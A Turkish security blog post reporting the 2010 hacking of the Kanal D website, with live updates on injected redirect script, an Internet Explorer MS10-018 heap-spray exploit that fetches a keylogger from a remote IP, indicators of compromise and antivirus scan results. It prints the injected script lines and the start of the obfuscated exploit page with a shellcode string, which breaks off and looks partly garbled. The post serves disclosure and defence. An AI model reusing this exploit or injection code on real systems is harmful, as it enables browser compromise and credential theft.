

# Kana1d.com.tr Hacklendi...

written by Mert SARICA | 22 April 2010

20:30 sıralarında <http://www.kana1d.com.tr> sitesi bilgisayar korsanları tarafından hacklenerek sayfaya giren ziyaretçiler

<http://m3ng3n11.by.ru/birand.html> web sayfasına yönlendirildi. Her ne kadar korsanların sayfada yayınladıkları mesaj masum gibi görünsede aslında sayfanın kaynak kodu incelendiğinde heap-spray yöntemi ile yaması güncel olmayan Internet Explorer tarayıcısına sahip olan ziyaretçiler istismar edilmeye yani işletim sistemi ele geçirilmeye çalışılıyordu. İstismar kodunu kayıt edebildim, elimdeki verileri toparlamaya çalışıyorum, imkanım oldukça sizleri bilgilendireceğim. Internet Explorer sürümü güncel olmayanlarınız bu sayfayı ziyaret etti ise büyük tehlike altında olabilirsiniz bu nedenle işletim sisteminiz üzerindeki sıra dışı aktivitelere dikkat etmenizde fayda var...

Güncelleme @01:10: Benden bu kadar kendinizi ve ađınızı korumak istiyorsanız yapmanız gerekenler;

- 217.23.7.125 IP adresine dođru tüm trafiđi yasaklayın ve izlemeye alın.
- xxx.exe adında işletim sisteminizde bir dosya varsa (MD5 hashi: b597c4a7451a84d94ff421f4ba3c4d6c) silin.
- windows\system32 klasörü altında a.exe adında bir dosya varsa (MD5 hashi: b597c4a7451a84d94ff421f4ba3c4d6c) silin.
- pcsecurity35@gmail.com e-posta adresine giden tüm e-postaları yasaklayın ve izlemeye alın.

Güncelleme @01:00: xxx.exe ve a.exe leetlogger adında bir tuş kayıt (keylogger) programı ve tuş kayıtlarını pcsecurity35@gmail.com e-posta adresine gönderiyor, dikkat!

Güncelleme @00:42: İstismar kodu <http://217.23.7.125/xxx.exe> dosyasını indirip çalıştırıyor ve daha sonra kendisini system32 klasörü altında a.exe adı altında saklıyor, dikkat!

Güncelleme @00:30: İstismar kodunun online analiz sonucu

Virustotal. MD5: a7e05ebeda8d59fc7274821f2d050621 Trojan.Crypt.XPACK.Gen2 Gen: Trojan.Heur.TP.cq - Windows Internet Explorer

http://www.virustotal.com/analysis/b8c1f669e9a7c9769afd795c32782ceb239c9c8bb12a49933ff9f97d1625d95-1271971614

File exploit.exe received on 2010.04.22 21:26:54 (UTC)  
Current status: finished  
Result: 20/40 (50.00%)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.04.22	Trojan.Win32.Rozena!IK
AhnLab-V3	5.0.0.2	2010.04.22	-
AntiVir	8.2.1.220	2010.04.22	TR/Crypt.XPACK.Gen2
Antiy-AVL	2.0.3.7	2010.04.21	-
Authentium	5.2.0.5	2010.04.22	W32/Rozena.A.gen!Eldorado
Avast	4.8.1351.0	2010.04.22	-
Avast5	5.0.332.0	2010.04.22	-
AVG	9.0.0.787	2010.04.22	Downloader.Rozena
BitDefender	7.2	2010.04.22	Gen:Trojan.Heur.TP.cq@b8c1f669e9a7c9769afd795c32782ceb239c9c8bb12a49933ff9f97d1625d95-1271971614
CAI-QuickHeal	10.00	2010.04.22	Win32.Trojan.Rozena.bvj.4
ClamAV	0.96.0.3-git	2010.04.22	-
Comodo	4667	2010.04.22	TrojWare.Win32.Rozena.A
DrtWeb	5.0.2.03300	2010.04.22	Trojan.Packed.447
eSafe	7.0.17.0	2010.04.22	-
eTrust-Vet	35.2.7444	2010.04.22	-
F-Prot	4.5.1.85	2010.04.22	W32/Rozena.A.gen!Eldorado

Güncelleme @00:09: İstismar edilen güvenlik zafiyeti tespit edildi – MS10-018

Hedef IE sürümleri:

- Microsoft Internet Explorer 7, Windows Vista SP2
- Microsoft Internet Explorer 7, Windows XP SP3
- Microsoft Internet Explorer 6, Windows XP SP3


Güncelleme @22:01: Korsanlar kanald.com.tr sayfasının kaynak koduna aşağıdaki satırı eklemişler.

```
kanald_source.txt - Notepad
File Edit Format View Help
<a href="/Dizi/Detail.aspx?diziId=88" class="lnk">Cumartesi 20:00</a>
</div>
<div class="blk">
<h3>Kavak Yelleri</h3>
<a href="/Dizi/Detail.aspx?diziId=12" class="img">

<a href="/Dizi/Detail.aspx?diziId=12" class="cnt">Hapishaneden çıkan güven, olup bitenle</a>
<a href="/Dizi/Detail.aspx?diziId=12" class="lnk">Cumartesi 22:15</a>
</div>
</div>
<div id="bprg" class="block">
<h2>Programlar</h2>
<div class="blk">
<h3><script>location="http://m3ng3n11.by.ru/birand.html"</script></h3>
<a href="/Program/Detail.aspx?programId=27" class="img">

<a href="/Program/Detail.aspx?programId=27" class="cnt">
<script>location="http://m3ng3n11.by.ru/birand.html"</script> Kanal D'nin &ouml;m1; m
</a>
</div>
```

Korsanların yönlendirdiği sayfa:



Sayfanın IP adresi:


```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Mert>nslookup m3ng3n11.by.ru
Server: resolver1.opendns.com
Address: 208.67.222.222

Non-authoritative answer:
Name: m3ng3n11.by.ru
Address: 83.222.20.157

C:\Users\Mert>
```

Host IPS alarmı:



## Internet Explorer istismar kodu:

```
1 <html><title>Haxored Dogan Holding A.S</title>
2 <style type="text/css">
3 <!--
4 .style1 {color: #FFFFFF}
5 -->
6 </style>
7 <body bgcolor="black">
8 <p align="center">&nbsp;</p>
9 <p align="center">&nbsp;</p>
10 <p align="center"></p>
11 <p align="center"></p>
12 <p align="center" class="style1"></p>
13 </body>
14 </html>
15
16 <html>
17 <head>
18 <style type="text/css">
19 .vdeFeeTgAwtXqQIUeh (behavior: url(#default:userData));
20 </style>
21 </head>
22 <script>
23 function acusbkphqcSombaGKxXZCKWseCUXbbw () {
24   var zauEirQEfRgKMeTLGcEWjzBNgvpcPwWnCcgmft =
unescape('%u4835\u7196\u91b\u7e8d\u7d04\u548\u21a\u7137\u51c7\u54b7\u7d53\u9bb5\u999\u9ba3c\u920c\u9f539\u7ab3\u2c47\u3f70\u742f\u82b\u72b7\u5e020\u4f25\u4e7f\u8
666\u7fe\u9d0c\u7673\u791d\u346\u9124\u9749\u8796\u91f6\u7b78\u666\u9f0\u8bb\u8842\u7cd4\u4be40\u4b\u6735\u9b8\u7f12\u4aeb\u2d43\u8c3d\u5e3d0\u303\u98b1\u4b6
14\u9341\u205\u7a90\u8d43\u7477\u7670\u9ff1\u22\u75e1\u9fd33\u9fba\u107e\u7e3\u017f\u85d6\u1ce2\u79b0\u9967\u25\u9f1d\u8441\u4b4fc\u9f508\u9746\u98\u479
b\u964b\u9137\u24b7\u8d30\u7234\u0c42\u90b5\u48b3\u663\u71b9\u7d14\u205\u92a8\u2da9\u9eb8\u134e\u04f9\u217c\u3d32\u9bbf\u8\u64f3c49\u4035\u7b73\u4a3d\u152c\u4266\u53b
\u932f\u93b8\u7493\u7e76\u7973\u1841\u4ee0\u9f919\u98d\u7c46\u3c7a\u3f37\u2f96\u92d\u4872\u7599\u9fc69\u2cbf\u98ba\u3271\u9ebf5\u25a\u7b91\u9fd3a\u8c1c\u5e2d1\u4266\u5
u25b5\u9b4b\u9bb0\u5u7078\u7d4\u835\u9297\u11b2\u2ud6f7\u743\u424\u473d\u90b1\u98d46\u389\u015\u74f\u4ab9\u40b6\u9f0b\u9c123\u31e1\u0ceb\u46734\u7fb8\u9f1d\u1976\u5
14e2\u9b18d\u1567\u53cb\u7c7d\u9340\u1c7f\u96b2\u7243\u2ud46\u97\u7e\u9b6\u4892\u982d\u2c71\u223f\u74eb\u2b04\u9fcd0\u704e\u4605\u2d62\u1fud88\u417a\u42b5\u80b0\u2f84
9b3\u9897\u9b\u753d\u9bb24\u7bba\u510\u3b3\u74fe1\u301\u7877\u1d0c\u994\u8425\u91f9\u9f90\u34a9\u9f9be\u7379\u9e02a\u1466\u4ba8\u9f528\u7b35\u124e\u70d4\u787a\u8d
0c\u9f68\u1fud83\u342d\u4973\u9b2f\u15be\u7248\u7f42\u324f\u66d6\u93b4\u7e7c\u794b\u9e129\u9805\u9892\u9e085\u1a46\u2e2\u4a43\u2d7d\u04b5\u7471\u9f518\u320\u4777\u96b
\u413f\u9bb\u76b0\u9040\u3a75\u02d5\u30eb\u1bf9\u3cfc\u3773\u3379\u9e0c\u7071\u9a93\u3576\u397a\u14e1\u9f91\u9fb7\u97b2\u9e386\u831c\u75fd\u671d\u93a8\u7c99\u9624
\u8db1\u287\u3feb\u0872\u40e2\u74b8\u9942\u377d\u044\u2c78\u7bfc\u4f14\u1c7f\u9fda9\u513\u2d4a\u825\u9be41\u4bb1\u969f\u735\u7705\u9b15\u6792\u91d6\u9f43\u98\u098\u
u037\u9bad4\u31d\u2b5\u9397\u49d5\u9bb3c\u24b9\u663d\u646\u9f83\u9f48\u0c34\u2f47\u904e\u933\u5eb1\u9cbb\u44a3\u9dd5f\u9d9c\u2474\u5e4\u5e31\u030f\u0f5e\u9ee83\u5
4137\u9deb1\u203\u1ec8\u3074\u9bb3c\u9f4c0\u5df4\u9c66d\u2207\u3db9\u9c0\u91\u9aa3\u9beca4\u250\u1358\u61d6\u753e\u98f\u9ebd\u9a406\u26a7\u0e4a\u4a2\u3583\u7959\u9a78a\u3
cb0\u223e\u9ac11\u35d3\u4bb\u2841\u9d5db\u2e0f\u9f131\u05a2\u3241\u9172\u6ab8\u4010\u19af\u12d7\u970f\u9f02\u8801\u1090\u947c\u5ec0\u66f0\u673e\u32e\u7ac\u21be\u0f
8a\u9fb9\u3a72\u0f6\u9ab90\u3098\u5111\u96c6\u9df61\u7e6d\u9883\u2508\u9fb1\u43e\u2afu5aa9\u9f86\u9a4b\u9969\u82ed\u0310\u2151\u9fb9\u870b\u9c08\u56c6\u5fa1\u292
6\u9f9e1\u533e\u6f3\u9abca\u40dc\u2a6c\u110e\u26b\u11d7\u8991\u8f5e\u82e3\u7a19\u9aa8d\u252c\u9a9c\u210b\u3158\u0fcd\u573d\u5310\u9f1db\u9f578\u9c15\u9c9b\u6\u9d6f\u9c9
\u77d\u9f6dd\u9e4\u9c\u9f4\u8b8f\u7a2b\u2116\u23af\u2945\u1807\u9605a\u9d4f1\u9b5a6\u91cf\u9c5f\u3c76\u5fd1\u9a6ee\u7e77\u9cb12\u95b1\u9e1c\u979a\u9e41d\u82e7\u6237\u9a6c9
```